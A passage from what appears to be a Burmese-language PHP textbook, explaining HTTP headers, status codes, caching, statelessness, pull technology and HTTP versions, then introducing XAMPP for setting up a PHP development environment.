Browser က နားလည် အလုပ်လုပ်နိုင်တဲ့ Encoding Format တွေကိုလည်း တန်းစီထည့်ပေးထားတာကို တွေ့ရမှာပါ။ နူမူနာမှာ တွေ့မြင်ရတဲ့ gzip တို့ deflate တို့ဆိတာ Compression နည်းပညာတွေပါ။ Browser က Google Home Page ကိုလိုချင်တယ်၊ gzip (သို့မဟုတ်) deflate နဲ့ ချုပြုးမှ ပေးချင်ရင်ပေးလို့ရတယ်လို့ ပြောလိုက်တာပါ။ ဒီတော့ Server ကသာ ပြောထားတဲ့အတိုင်း ရလဒ်ကိုချုပြုးမှ ပေးလိုက်ရင် Size သေးသွားလို့ ဆက်သွယ်ရတာ ပိုမြန်သွားမှာပဲ ဖြစ်ပါတယ်။ ဒါဟာ ဝဘ်ဆိုက်တစ်ခုရဲ့ အလုပ်လုပ်ပုံ မြန်ဆန်စေဖို့အတွက် အရေးပါတဲ့ သဘောသဘာဝတစ်ခုပဲ ဖြစ်ပါတယ်။ ဒီလိုပဲ Header မှာပါဝင်တဲ့ အချက်အလက် တစ်ခုချင်းစီမှာ သူအမိပါယ်နဲ့သူ ရှိကြပါတယ်။

Server ဘက်ကပြန်လည်ပေးပို့တဲ့ Response နဲ့ပက်သက်တဲ့ အသေးစိတ်ကိုလည်း အဲဒီနေရာမှာလည်း ဆက်ပြီးတော့ လေ့လာကြည့်လို့ ရနိုင်ပါတယ်။



နမူနာအရ Server Response မှာ HTTP/1.1 301 Moved Permanently လို ပါဝင်တာကို တွေ့မြင်ရမှာ
ဖြစ်ပါတယ်။ HTTP/1.1 ကတေသာ အလုပ်လုပ်နေတဲ့ HTTP Version ဖြစ်ပြီး 301 Moved Permanently ကို
Status Code လို ခေါ်ပါတယ်။ Server က ဆက်သွယ်မှုအခြေအနေကို ဒီလို Status Code တွေနဲ့
အကြောင်းပြန်ပါတယ်။ 301 Moved Permanently ကို သူအောက်က Location Header နဲ့ တွဲပြီးတေသာ

ကြည့်သင့်ပါတယ်။ ကျွန်တော်တို့ ရှိက်ထည့်လိုက်တာက google.com ပါ။ Server က ပြန်ပြောနေတာက google.com ဆိုတာ မရှိတော့ဘူး (Move Permanently နေရာရွှေ့လိုက်ပြီ)။ www.google.com ဖြစ်သွား ဖြေလို့ ပြောနေတာပါ။ ဒီအချက်အလက်ကို လက်ခံရရှိတဲ့အခါ Browser က အလိုအလျောက် www.google.com ကို ဆက်လက်ရယူ အလုပ်လုပ်ပေးသွားလို့ ရလဒ်အမှန်ကို တွေ့မြင်ရခြင်း ဖြစ်ပါတယ်။ တစ်ကယ်တော့ ကျွန်တော်တို့ရှိက်ထည့်လိုက်တဲ့ လိပ်စာက နည်းနည်း မှားနေတာပါ။ မှားနေပေမယ့် မှန်တဲ့နေရာကို သိတော့ ပြဿနာမရှိတော့ပါဘူး။

ဒီနေရာမှာ လိပ်စာက လုံးဝမှားနေတာမျိုးဆို ရင်တော့ 404 Not Found ဆိုတဲ့ Status Code ကို ပြန်လည် ရရှိမှာ ဖြစ်ပါတယ်။ Status Code တွေမှာ နောက်ထပ် အတွေ့ရများနိုင်တာတွေကတော့ 200 OK နဲ့ 500 Internal Server Error တို့ပဲဖြစ်ပါတယ်။ အစာအရာရာအဆင်ပြေတဲ့ ဆက်သွယ်မှုဆိုရင် 200 OK ကို ပြန်လည်ရရှိမှာဖြစ်ပြီး Server မှာ Error တစ်ခုချို့နေလို့ အဆင်မပြေရင်တော့ 500 Internal Server ကို ပြန်လည်ရရှိမှာ ဖြစ်ပါတယ်။ ပြန်လည်ရရှိတဲ့ Status Code တွေကို ဒီအဆင့်မှာ ကိုယ်တိုင်စီမံပို့မှု မလိုအပ် သေးပါဘူး။ Browser က Status Code ပေါ်မှုတည်ပြီး သင့်တော်သလို အလုပ်လုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။ API တွေဘာတွေ ဖန်တီးတဲ့အဆင့်ကို ရောက်လာတော့မှာ ဒီ Status Code တွေကို ကိုယ်တိုင် စီမံရ မှာပါ။ ဒါကြောင့် ကျွန်အသုံးများတဲ့ Status Code တွေကိုတော့ API လိုတိရှင်း စာအုပ်ရောက်တော့မှာသာ ဆက်လက်လေ့လာလိုက်ပါ။

Response Header မှာပါတဲ့ အထဲက အရေးကြီးတာလေး တစ်ခုကတော့ Cache-Control Header ဖြစ်ပါတယ်။ ဒီရလဒ်ကို ခဏသိမ်းထားလို့ ရတယ်လို့ ပြောထားတာပါ။ ဒါကြောင့် Browser က ရလဒ်ကို သိမ်းထားပြီး နောက်လိုက်ပြန်သုံးနိုင်လို့ ထပ်ခါထပ်ခါ သွားပြန်ယူစွာ မလိုအပ်တော့ပါဘူး။ အလုပ်လုပ်ပုံ အများကြီးပိုမြန်သွားမှာပါ။ ဒါပေမယ့် Server ကနေ လုံးဝ သွားမယူတော့ရင် အမြဲတမ်း အဟောင်းကြီးပဲ ဖြစ်နေမှာစုံလို့ max-age ဆိုတဲ့ တန်ဖိုးလေးတစ်ခု တဲ့ပေးထားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ နမူနာအရ 2592000 စတွန်းလို့ ပေးထားတဲ့အတွက် ရက် (၃၀) သိမ်းထားလို့ ရမှာဖြစ်ပါတယ်။ ရက် (၃၀) ပြည့်ရင်တော့ အသစ်ကို Server ကနေ နောက်တစ်ခါ သွားပြန်ယူရမှာပါ။ ဒါက Google Home Page လို သိပ်အပြောင်းအလဲ မရှိနိုင်တဲ့ နေရာမို့လို့ ဒီလောက်ပမာဏ သတ်မှတ်ထားတာပါ။ မကြောခဏ အပြောင်းအလဲ ရှုတဲ့နေရာတွေမှာတော့ (၁) နာရီ၊ (၁၁) မီနှစ် စသည်ဖြင့် လိုအပ်ချက်နဲ့အညီ သတ်မှတ်ပေးထားတာမျိုးဖြစ်နိုင်ပါတယ်။

သူအပေါ်မှာ Expires Header နဲ့ ဒီ Response ရဲ့ သက်တမ်းကုန်မယ့်ရက်ကို ထည့်ပေးထားတာလည်း
တွေ့နိုင်ပါတယ်။ လက်တွေ့မှာ Cache-Control Header နဲ့ Expires Header နှစ်ခုထဲက တစ်ခုပါရင် ရပါ
ပြီ။ Cache-Control ပါရင် Expires ကို Browser တွေက ထည့်သွင်း မစဉ်းစားတော့ပါဘူး။ Google
ကတော့ တစ်ချို့ Proxy တွေ Firewall တွေသုံးတဲ့လူတွေအတွက် Cache-Control အလုပ်မလုပ်ခဲ့ရင်
အစားထိုး အလုပ်လုပ်နိုင်ဖို့ Expires ကိုပါ တွဲထည့်ပေးထားတာ ဖြစ်ပါလိမ့်မယ်။

ဒီနေရာမှာ Header တစ်ခုချင်းစိုက် အမိပြုယ်အသေးစိတ်ထက် Request/Response တွေမှာ ဒီလို Header မျိုးတွေ ရှိတတ်တယ် ဆိုတာလောက်ကို သတိပြုထားရင် လုံလောက်ပါပြီ။ ကျွန်ုံးအသေးစိတ်ကို လိုအပ်လာတော့မှ သူနေရာနဲ့သူ ဖြည့်စွက်လေ့လာသွားလို့ ရနိုင်ပါတယ်။

Stateless Protocol

ဒီလို Stateless သဘောသဘာဝကပေးတဲ့ အားသာချက်၊ အားနည်းချက်တွေ ရှိပါတယ်။ အားနည်းချက် ကတော့ Client ဟာ Server ကိုဆက်သွယ်မှုပြုလုပ်တဲ့ အကြိမ်တိုင်းမှာ ပေးပို့ဖို့ လိုအပ်တဲ့ အချက်အလက် တွေကို ထပ်ခါထပ်ခါ ပေးပို့ရမှာဖြစ်ပါတယ်။ နမူနာပုံမှာ ကြည့်လိုက်ရင် User-Agent: Chrome ဆိတဲ့ အချက်အလက်ကို ထည့်သွင်းပေးပို့တဲ့အတွက် Server က ဆက်သွယ်မှုပြုလုပ်လာသူဟာ Chrome Browser ဖြစ်ပေါ်သော်လည်း သိသွားပါတယ်။ ဒီနည်းက Client က Server ကို သူဘယ်သူလည်း အသိပေး အကြောင်းကြားတဲ့ သဘောမျိုးပါ။ ဒါပေမယ့် Client က နောက်တစ်ကြိမ် Server ကို ထပ်မံဆက်သွယ်လို တဲ့အခါ "ငါ ခုနက User-Agent: Chrome လို ပို့ထားပြီးသားပဲ၊ ဒီတစ်ခါထည့်မပို့တော့ဘူး" လို ချွန်ထားလို မရနိုင်တော့ပါဘူး။ ချွန်ထားလိုက်ရင် Server က အလိုလိုသိမှာ မဟုတ်ပါဘူး။ ဘာကြောင့်လဲဆိုတော့ ပထမအကြိမ်ပြုလုပ်တဲ့ ဆက်သွယ်မှုဟာ ပြီးဆုံးသွားခဲ့ပြီးပါပြီ။ ပျက်ပြောသွားခဲ့ပါပြီ။ အခုတစ်ကြိမ် ထပ်မံ ပြုလုပ်တဲ့ ဆက်သွယ်မှုနဲ့ သက်ဆိုင်ခြင်းမရှိတဲ့အတွက်ကြောင့်ပါ။

ဒါကြောင့် Client က ဆက်သွယ်မှု ပြုလုပ်တိုင်းမှာ လိုအပ်တဲ့အချက်အလက်တွေကို အမြဲတမ်း ထပ်ခါထပ်ခါ ထည့်သွင်းပေးပို့ရမှာပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် Browser မှာ လိပ်စာတစ်ခု ရှိက်ထည့်လိုက် တိုင်း၊ Link တစ်ခုနှင့်လိုက်တိုင်း၊ Refresh လုပ်လိုက်တိုင်း ဆက်သွယ်မှု အသစ်အသစ်တွေကို ပေးပို့သွား ခြင်းဖြစ်တယ်လို့ မြင်ကြည့်နိုင်ပါတယ်။

နမူနာရှင်းလင်းချက် ဆိုတာကိုတော့ သတိပြုပါ။ လက်တွေ့ User-Agent တန်ဖိုးက အဲဒီ လို တိုတိရှင်းရှင်းလေး မဟုတ်ပါဘူး။ Operating System အမျိုးအစားတွေ၊ Browser Version နံပါတ် တွေ၊ Compatibility ခေါ် အဓိပ္ပာယ် သိပ်မရှိလှုဘဲ အရင်ခေါ်က ပို့ခဲ့ရလို့ အခုလည်း ထည့်ပို့နေရသေးတဲ့ အချက်အလက်တွေ စသည်ဖြင့် အများကြီးပါဝင်ပြီး ရှုပ်ထွေးတဲ့ တန်ဖိုးတစ်ခု ဖြစ်နိုင်ပါတယ်။ အသေးစိတ် ကြည့်စရာ မလိုအပ်သေးပါဘူး။ သဘောသဘာဝအားဖြင့် Browser တွေက ဆက်သွယ်မှုပြုလုပ်တဲ့အခါ သူ့ဘယ်သူလဲဆိုတာကို အသိပေးတဲ့အနေနဲ့ User-Agent တန်ဖိုးကို ထည့်သွင်းပေးပို့လေ့ ရှိတယ်လို့ မှတ်ထားရင် ရပါပြီ။

ဒီလို ထပ်ခါထပ်ခါ ပြန်ပို့နေရပါတယ်ဆိုတဲ့ အားနည်းချက်ကပဲ အားသာချက် ပြန်ဖြစ်နေပါသေးတယ်။ အကယ်၍များ ဆက်သွယ်မှုတွေဟာ တစ်ခုနဲ့တစ်ခု ဆက်စပ်နေမယ်ဆိုရင် Client ဘက်က စဉ်းစားစရာ တွေ အတော်များသွားပါပြီ။ "ငါ ပထမအကြိမ်ပို့ခဲ့တာ ဘာတွေလည်း၊ ဒီတစ်ကြိမ် ဘာတွေထပ်ပို့ရမလဲ၊ ပို့ထားတာတွေက Server မှာ ရှိသေးရဲ့လား၊ မရှိတော့ရင် ဘယ်လိုလုပ်မလဲ" စသည်ဖြင့် မေးခွန်းထုတ်စရာ တွေ အတော်များသွားပါပြီ။ အခုတော့ Stateless ဖြစ်နေတဲ့အတွက် အရမ်းရှင်းသွားပါတယ်။ ဘာမှ မေးခွန်းထုတ်မနေဘဲ လိုအပ်တာအကုန်ပို့ပြီး ဆက်သွယ်လိုက်ယုံသာဖြစ်လို့ Client အတွက် ဆက်သွယ်မှု တွေ ပြုလုပ်ရတာ တော်တော်ကြီး ရှိုးရှင်းလွယ်ကူသွားတာပါ။ ဒီအားသာချက်ကြောင့်ပဲ နောက်ပိုင်းမှာ HTTP ကို အဓိကဆက်သွယ်ရေးနည်းပညာအဖြစ် Web မှာသာမက တစ်ခြား Mobile, Desktop စတဲ့ ဆောဖို့အမျိုးအစားတွေမှာ အသံးပြုနေကြတာပါ။

Pull Technology

HTTP ဟာ Pull Technology တစ်မျိုး ဖြစ်ပါတယ်။ Client က Server ကို စတင်ဆက်သွယ်ခြင်းအားဖြင့် သာ ဆက်သွယ်မှုကို အစပြုပါတယ်။ Server က ဆက်သွယ်မှုကို အစပြုပါတယ်ဆိုတာ လုံးဝမရှိဘူး လို မှတ်နိုင်ပါတယ်။ လိုချင်တဲ့ Client က အချက်အလက်ကို Pull လုပ်ယူရလို Pull Technology လို ခေါ်ကြ တာပါ။ ပေးချင်တဲ့သူက သူသဘောနဲ့သူ Push လုပ်ပေးနိုင်တဲ့ Push Technology မဟုတ်ပါဘူး။

ဒီလို Pull Technology ဖြစ်ခြင်းကြောင်းလည်း အားသာချက်၊ အားနည်းချက်တွေ ရှိနေပါတယ်။ အားသာ ချက်ကတော့ Client အတွက် အလုပ်လုပ်ရတာ ထပ်ဆင့်ပိုပြီး ရိုးရှင်းလွယ်ကူသွားတာပါ။ လိုချင်တာရှိရင် ဆက်သွယ်မှု ပြုလုပ်လိုက်ယုံပါပဲ။ ကိုယ်က မဆက်သွယ်ဘဲနဲ့ Server က ပေးပို့လာတာများ ရှိမလားဆိုပြီး ထိုင်စောင့်နေစရာ လုံးဝ မလိုအပ်တော့ပါဘူး။ ကိုယ့်ဘက်က မဆက်သွယ်ဘဲ Server ဘက်က တုံ့ပြန်မှာ မဟုတ်တာ သေချာနေလိုပါ။

အားနည်းချက်ကတော့ Real-Time မဖြစ်ခြင်း ဖြစ်တယ်လို ဆိုနိုင်ပါတယ်။ Server မှာ အချက်အလက် တွေက Update ဖြစ်နေပြီ။ ဒါပေမယ့် သူဘက်ကနေ ပေးလို့မရလို Client ဆီမှာ အချက်အလက် Update က ရောက်ရှိသွားမှာ မဟုတ်ပါဘူး။ Client က လိုချင်လို တောင်းယူတော့မှသာ ရှိထားတဲ့ အချက်အလက် Update ပေးလို့ရမှာပါ။ ဒါကြောင့် Server မှာ Update ဖြစ်တာနဲ့ Client မှာ အလိုအလျောက် Update မ ဖြစ်လို Real-Time မဖြစ်တဲ့ အားနည်းချက် ဖြစ်ပေါ်စေတာပါ။

ဒီ Pull Technology သဘောသဘာဝဟာလည်း HTTP အောင်မြင်ရခြင်း အကြောင်းရင်း တွေထဲမှာ တစ်ခု အပါအဝင်ဖြစ်ပါတယ်။ အထက်မှာ ပြောခဲ့တဲ့ Stateless သဘောသဘာဝနဲ့ ပေါင်းစပ်လိုက်တဲ့အခါ Client တွေအနေနဲ့ HTTP ကိုအသုံးပြုပြီး Server ကိုဆက်သွယ်ရတာ အများကြီး ရိုးရှင်းလွယ်ကူသွားတာပါ။ ဒါကြောင့် အတိုချုပ်လေးပြန်ပြောချင်ပါတယ်။

- HTTP ဟာ Stateless နည်းပညာဖြစ်လို ဆက်သွယ်မှုတစ်ခုနဲ့တစ်ခု ဆက်စပ်သက်ဆိုင်ခြင်းမရှိပါဘူး။ ဆက်သွယ်မှုတစ်ခုပြုလုပ်တိုင်းမှာ ပေးပို့ဖို့လိုအပ်တဲ့အချက်အလက်တွေကို ထပ်မံပေးပို့ရမှာ ဖြစ်ပါတယ်။
- HTTP ဟာ Pull Technology ဖြစ်လို Client ကဆက်သွယ်မှုသာလျှင် Server က တုံ့ပြန်မှာဖြစ်ပါတယ်။ Client က မဆက်သွယ်ဘဲ Server ကစတင်ဆက်သွယ်မှာ မဟုတ်တဲ့ နည်းပညာပဲ ဖြစ်ပါတယ်။

HTTP/2 & HTTP/3

HTTP မှာ Version (ငါ) ခဲ့ရှိပါတယ်။ HTTP/1.0, HTTP/1.1, HTTP/2 နဲ့ HTTP/3 တို့ပါ။ HTTP/1.0 ကတေသာ အခုံဘယ်သူမှ မသုံးတော့ပါဘူး။ ဟိုးအရင် ပေါ်ခါစက နည်းပညာပါ။ လက်ရှိ အတွင်ကျယ်ဆုံး အသုံးပြုနေတာက HTTP/1.1 ဖြစ်ပြီးတော့၊ HTTP/2 ကို တစ်ဖြည့်းဖြည့်း ပြောင်းနေကြပါတယ်။ အခုံတော့ HTTP/3 လည်း ထွက်ပါတော့မယ်။

ဒီနည်းပညာတွေ ဖြစ်ပေါ်လာပုံနဲ့ ပက်သက်ပြီး စိတ်ဝင်စားဖို့ ကောင်းတဲ့ နောက်ခံအကြောင်းအရာလေး တွေ ရှိပေမယ့် ဒါတွေကို အကျယ်မချဲ့တော့ပါဘူး။ ပြည့်စုံအောင် ပြောရမယ်ဆိုရင် TCP တို့ UDP တို့လို Network နည်းပညာတွေ အကြောင်းကိုပါ ထည့်ပြောမှ ရပါလိမ့်မယ်။ ဒီနေရာမှာ အလုပ်လုပ်ပုံ သဘောသဘာဝ အကျဉ်းချုပ်လောက်ကို ထည့်သွင်းဖော်ပြချင်ပါတယ်။

- **HTTP/1.0** မှာ Resource တစ်ခုကိုလိုချင်ရင် Client က Server ကို တစ်ကြိမ် ဆက်သွယ်ပါတယ်။ Resource (၁၀) ခုရှိရင် Network Connection (၁၀) ကြိမ် ပြုလုပ်ရပါတယ်။ အထက်မှာ တွေ့ခဲ့ပြီး ဖြစ်ပါတယ်။ Google Home Page တစ်ခုကို လိုချင်လို Request လုပ် ယူလိုက်ပေမယ့် တစ်ကယ်တမ်း ရယူဖို့လိုတဲ့ Resource တွေက အများကြီးပါ။ (၄၀) ကျော်ထိ ရှိတာကို တွေ့ရပါတယ်။ HTTP/1.0 ကိုသာအသုံးပြုမယ်ဆိုရင် Browser က ဒါတွေအကုန်ရဖို့အတွက် Network Connection အကြိမ် (၄၀) သီးခြားစီ ပြုလုပ်သွားရမှာ ဖြစ်ပါတယ်။
 - **HTTP/1.1** မှာတော့ Keep Alive လိုပေါ်တဲ့ Network Connection ကို လိုသလောက် ဖွင့်ထားလို ရတဲ့ သဘောသဘာဝလေး ပါသွားပါတယ်။ Network Connection တစ်ခုထဲနဲ့ လိုချင်တဲ့ Resource (၄၀) ကျော်ကို တစ်ခုပြီးတစ်ခု တန်းစီယူလို ရနိုင်သွားပါတယ်။ Connection အကြိမ် (၄၀) ဖွင့်စရာ မလိုတော့ပါဘူး။ ဒါပေမယ့် ဖွင့်ထားတဲ့ Connection ပေါ်မှာ Resource တွေကို တစ်ခုပြီးမှတစ်ခု တန်းစီပြီးတော့ ယူနေရတဲ့ အားနည်းချက် ကျွန်းနေပါသေးတယ်။ ဒါကြောင့် Browser တွေက အလုပ်လုပ်ရတာ မြန်သွားအောင် Network Connection (၄-၅) ခု အပြိုင်ဖွင့်ပြီး Resource တွေကို ခဲ့ယူကြလေ့ ရှိပါတယ်။

- **HTTP/2** မှာတော့ Multiplex လိုခေါ်တဲ့ သဘောသဘာဝ တစ်မျိုး ထပ်ပါသွားပါတယ်။ Network Connection (၁) ခုထဲနဲ့ Resource တွေကို (၄-၅) သုတေသနီး ပြိုင်တူယူလို့ ရသွားပါတယ်။ (၄-၅) သုတေသနီး တစ်ပြိုင်ထဲလိုချင်လို့ Network Connection (၄-၅) ခု ခဲ့ဖွဲ့စရာရာ မလိုတော့ပါဘူး။ ပြဿနာတစ်ခု ကျေန်နေပါတယ်။ Network Connection (၁) ခုပေါ်မှာ (၄-၅) သုတေသနီးတဲ့ အတွက် တစ်သုတေ Fail ဖြစ်ရင် အကုန်အစအဆုံး ပြန်စရွင်း ဖြစ်ပါတယ်။ TCP လိုခေါ်တဲ့ Network Protocol နည်းပညာရဲ့ သဘောသဘာဝအရ တစ်ချို့တစ်ဝက် Fail ဖြစ်တာနဲ့ အကုန် အစအဆုံး ပြန်ပို့တဲ့ အတွက် ဖြစ်ပါတယ်။
- **HTTP/3** မှာတော့ TCP ကို မသုံးတော့ပါဘူး။ UDP လိုခေါ်တဲ့ Network Protocol ကို ပြောင်းသုံးတော့မှာ ဖြစ်ပါတယ်။ UDP က ပိုစရာရှိတာ ပိုဂိုက်မှာပါ။ Fail ဖြစ်ခြင်း မဖြစ်ခြင်းကို သူတာဝန်မယူပါဘူး။ ဒါဖြင့်ရင် တစ်ချို့တစ်ဝက် Fail ဖြစ်တာမျိုး ရှိခဲ့ရင် ဘယ်လိုလုပ်မလဲ။ ဒီလိုရှိလာတဲ့ အခါ Fail ဖြစ်တဲ့ အပိုင်းကိုပဲ ရွေးပြီး ပြန်ပို့ပေးနိုင်တဲ့ QUIC လိုခေါ်တဲ့ နည်းပညာတစ်မျိုး ကို Google က တိတွင်ထားပါတယ်။ HTTP/3 မှာ အဲဒီ QUIC နည်းပညာကို အသုံးပြုမှာ ဖြစ်ပါတယ်။

ဒီလောက်ဆိုရင် HTTP/1.1, HTTP/2, HTTP/3 စသည်ဖြင့် သုံးထားတဲ့ Version ကဲပြားမှုကို မြင်တဲ့ အခါ ဘာကွာသွားတာလဲ ဆိုတာကို အကြမ်းဖျဉ်း မြင်သွားကြလိမ့်မယ်လို့ ယူဆပါတယ်။

Conclusion

PHP အကြောင်းမပြောခင် ဒါတွေကို အရင်ပြောပြနေတယ်ဆိုတာ လိုအပ်လိုပါ။ PHP ဟာ တော်တော် လေး အခြေခံကျေတဲ့ နည်းပညာတစ်ခုပါ။ သူကိုယ်တိုင် အလုပ်အားလုံးကို လုပ်တာမဟုတ်ပါဘူး။ Web နည်းပညာကို သူက အသုံးချုပြီး အလုပ်လုပ်တာပါ။ ဒါကြောင့် PHP ကိုလေ့လာရတာ ထိရောက်မှုရှိစေဖို့ Web နည်းပညာရဲ့ သဘောသဘာဝတွေကို အရင်ပြောပြနေတာလို့ ဆိုနိုင်ပါတယ်။ ဆော့ဖဲရေးသားမှူ နည်းပညာတစ်ခုကို လေ့လာတဲ့ နေရာမှာ ကိုယ်ရေးလိုက်တဲ့ ကုဒ် ဘယ်လိုအလုပ်လုပ်သွားသလဲဆိုတာကို ခေါင်းထဲမှာ ပုံဖော်ကြည့်နိုင်စွမ်းရှိဖို့ဟာ အရေးအကြီးဆုံး လိုအပ်ချက်ဖြစ်ပါတယ်။ အခုလို Web ရဲ့ အလုပ်လုပ်ပုံကို သိထားမှာသာ PHP ကိုအသုံးပြုရေးသားထားတဲ့ ဝတ်ဆိုက်တစ်ခုရဲ့ အလုပ်လုပ်ပုံကို ခေါင်းထဲမှာ ပုံဖော်ကြည့်နိုင်စွမ်းရှိမှာပဲ ဖြစ်ပါတယ်။

အခန်း (J) – PHP Development Environment

PHP ကုဒ်တွေ စတင်ရေးသားနိုင်ဖို့အတွက် လိုအပ်တဲ့ Development Environment တစ်ခု တည်ဆောက်ထားဖို့ လိုပါတယ်။ Development Environment ဆိုတာ ကိုယ့်စက်ထဲမှာ ကုဒ်တွေ ရေးပြီး Run လို ရအောင် လိုအပ်တဲ့ နည်းပညာတွေ ထည့်သွင်းပြင်ဆင်ခြင်း ဖြစ်ပါတယ်။ PHP ဟာ Server-side နည်းပညာတစ်ခုဖြစ်တဲ့အတွက် Web Server တစ်ခုနဲ့ ပူးတွဲအသုံးချရတဲ့သဘော ရှိပါတယ်။ ထင်ရှားတဲ့ Web Server ဆော့ဖို့တွေက Apache, Nginx နဲ့ Microsoft IIS တို့ပဲ ဖြစ်ပါတယ်။ PHP ကို ဒီ Web Server နည်းပညာ အားလုံးနဲ့ ပူးတွဲအသုံးပြုလို ရနိုင်ပါတယ်။ အဲဒီထဲက Apache နဲ့ Nginx တို့ဟာ Open Source နည်းပညာတွေ ဖြစ်ကြပြီး PHP နဲ့ ပိုပြီးတော့ တွဲဖက် အသုံးများပါတယ်။

အခုနောက်ပိုင်း PHP Version တွေမှာ Development Server လိုပေါ်တဲ့ Web Server လေးတစ်ခု တစ်ခါတဲ့ ပါဝင်ပါတယ်။ ဒါကြောင့် သီးခြားဆော့ဖို့တွေ မလိုအပ်ဘဲ သူမှာပါတဲ့ Development Server နဲ့တင် PHP ကုဒ်တွေ ရေးပြီးစမ်းလို ရနိုင်ပါတယ်။ ဒါပေမယ့် ပြည့်စုံတဲ့ Development Environment တစ်ခုဖြစ်ဖို့ဆိုရင် MySQL Database အပါအဝင် တစ်ခြား လိုအပ်တာတွေ ရှိပါသေးတယ်။ လိုအပ်မယ့် နည်းပညာတွေကို တစ်ခုပြီးတစ်ခု ကိုယ့်အစဉ်နဲ့ကိုယ် Install လုပ်လို ရနိုင်သလို၊ လိုအပ်မယ့် နည်းပညာတွေ အားလုံးကို ပေါင်းစပ်စုစည်းပေးထားတဲ့ All-in-one Package တွေလည်း ရှိနေပါတယ်။ အဲဒီထဲမှာ အထင်ရှားဆုံးနဲ့ အကောင်းဆုံးကတော့ XAMPP လိုပေါ်တဲ့ နည်းပညာပါ။

- <https://www.apachefriends.org>

Apache Friends

Download Add-ons Hosting Community About Search.. Search EN

XAMPP Apache + MariaDB + PHP + Perl

What is XAMPP?

XAMPP is the most popular PHP development environment.

XAMPP is a completely free, easy to install Apache distribution containing MariaDB, PHP, and Perl. The XAMPP open source package has been set up to be incredibly easy to install and to use.



Download
Click here for other versions

 XAMPP for Windows
8.0.0 (PHP 8.0.0)

 XAMPP for Linux
8.0.0 (PHP 8.0.0)

 XAMPP for OS X
8.0.0 (PHP 8.0.0)

XAMPP မှာ ပြည့်စုတဲ့ PHP Development Environment တစ်ခု တည်ဆောက်ဖို့အတွက် လိုအပ်တာတွေ အားလုံး စုစည်းပါဝင်ပါတယ်။ Windows, Linux နဲ့ Mac အားလုံးမှာ အသုံးပြနိုင်ပါတယ်။ ပါဝင်တာတွေ အများကြီးထဲက အရေးအကြီးဆုံး တစ်ခါးကို ရွေးထုတ်ပြရရင် ဒီလိုပါ -

1. Apache Web Server
 2. Apache Modules
 3. PHP
 4. PHP Extensions
 5. MySQL Database
 6. MySQL Admin

အခုနောက်ပိုင်းမှာ PHP ကို Nginx Web Server နဲ့လည်း အသုံးများလာပေမယ့် တွဲဖက် အသုံးအများဆုံး ကတော့ Apache ဖြစ်ပါတယ်။ XAMPP မှာ Apache Web Server တစ်ခါဝါ ပါဝင်ယုံသာမက လိုအပ်မယ့် Web Server Modules တွေလည်း ပါဝင်ပါသေးတယ်။ ဥပမာ Resource တွေကို Compress လုပ် ချုံပြု့မှ Response ပြန်ပေးနိုင်တဲ့ Compression Module လို့ Module မျိုးတွေပါ။ ဒါ Module တွေ အကြောင်းကို

အသေးစိတ် ထည့်သွင်း မဖော်ပြနိုင်ပေမယ့်၊ နောက်ပိုင်းမှာ တစ်ချို့ပရောဂျက်တွေအတွက် လိုအပ်တဲ့ Web Server Module မစုလို့ အလုပ်မလုပ်ဘူး ဆိုတဲ့ ပြဿနာမျိုးတွေ XAMPP နဲ့ဆိုရင် မရှိသလောက် နည်းမှာဖြစ်ပါတယ်။ အားလုံးစုံအောင် တစ်ခါထဲ ထည့်ထားပေးလိုပါ။

PHP ဟာ Interpreted Language တစ်မျိုးဖြစ်ပါတယ်။ ရေးလိုက်တဲ့ PHP ကုဒ်တွေကို ကွန်ပျူးတာ နားလည်အောင် တိုက်ရှိက်ဘာသာပြန်ပေးနိုင်တဲ့ Interpreter လိုပါတယ်။ XAMPP နဲ့အတူ PHP Interpreter တစ်ခါထဲ ပါဝင်ပါတယ်။ ပြီးခဲ့တဲ့အခန်းမှာ Server က PHP ကုဒ်တွေကို အရင်အလုပ်လုပ်ပြီး ရလာတဲ့ရလဒ်ကို Response အနေနဲ့ ပြန်ပေးတယ်လို့ ဖော်ပြခဲ့ပါတယ်။ Apache Web Server အတွက် mod_php လိုခေါ်တဲ့ PHP ကုဒ်တွေကို Run ပြီးမှ ရလဒ်ကို Response ပြန်ပေးနိုင်စေတဲ့ Module တစ်ခုရှိ ပါတယ်။ ဒါကြောင့် Install လုပ်ထားတဲ့ Apache Web Server နဲ့ PHP Interpreter ကို mod_php နဲ့ချိတ်ပေးရတယ်လို့ ဆိုနိုင်ပါတယ်။ ဒီအလုပ်ကို XAMPP က တစ်ခါထဲ လုပ်ထားပေးပြီးသား ဖြစ်လို့ ကိုယ့်ဘာသာ Configuration တွေလုပ်စရာ မလိုအပ်တော့ပါဘူး။ Request ပြုလုပ်လာတဲ့ Resource ရဲ့ Extension က .php ဖြစ်ခဲ့မယ်ဆိုရင် Apache က PHP ကိုအသုံးပြုပြီး ကုဒ်တွေကို Run ပြီးမှသာ ရလဒ်ကို Response အနေနဲ့ ပြန်ပေးသွားမှာပါ။

ပြီးတော့ PHP ကို Install လုပ်တဲ့အခါ သူချည်းပဲ မပြည့်စုံပါဘူး။ Extension တွေ လိုအပ်ပါတယ်။ Database နဲ့ ဆက်သွယ် အလုပ်လုပ်နိုင်တဲ့ Extension တွေ၊ အက်လိုပ်စာမဟုတ်တဲ့ String တွေကို စီမံအလုပ်လုပ်ပေးနိုင်တဲ့ Extension တွေ၊ စသည်ဖြင့် လိုအပ်ပါတယ်။ နောက်ပိုင်းမှာ တစ်ချို့ပရောဂျက်တွေ အတွက် လိုအပ်တဲ့ PHP Extension မစုလို့ အလုပ်မလုပ်ဘူး ဆိုတဲ့ ပြဿနာမျိုးတွေ XAMPP နဲ့ဆိုရင် မရှိသလောက် နည်းမှာဖြစ်ပါတယ်။ အားလုံးစုံအောင် တစ်ခါထဲ ထည့်ထားပေးလိုပါ။

ဆက်လက်ပြီးတော့ MySQL လို Database Server နည်းပညာနဲ့ အဲဒီ Database ကို စီမံနိုင်တဲ့ Admin ဆောင်တွေလည်း XAMPP မှာ အားလုံးပါဝင်ပြီး ဖြစ်ပါတယ်။ ဒီလိုမျိုး တစ်ခုထဲနဲ့ အကုန်စုံအောင် ပါတဲ့ အတွက်ကြောင့်ပဲ PHP Development Environment တည်ဆောက်ဖို့အတွက် အသင့်တော်ဆုံး နည်းပညာအဖြစ် XAMPP ကို ရွေးချယ်အသုံးပြုသင့်ခြင်း ဖြစ်ပါတယ်။

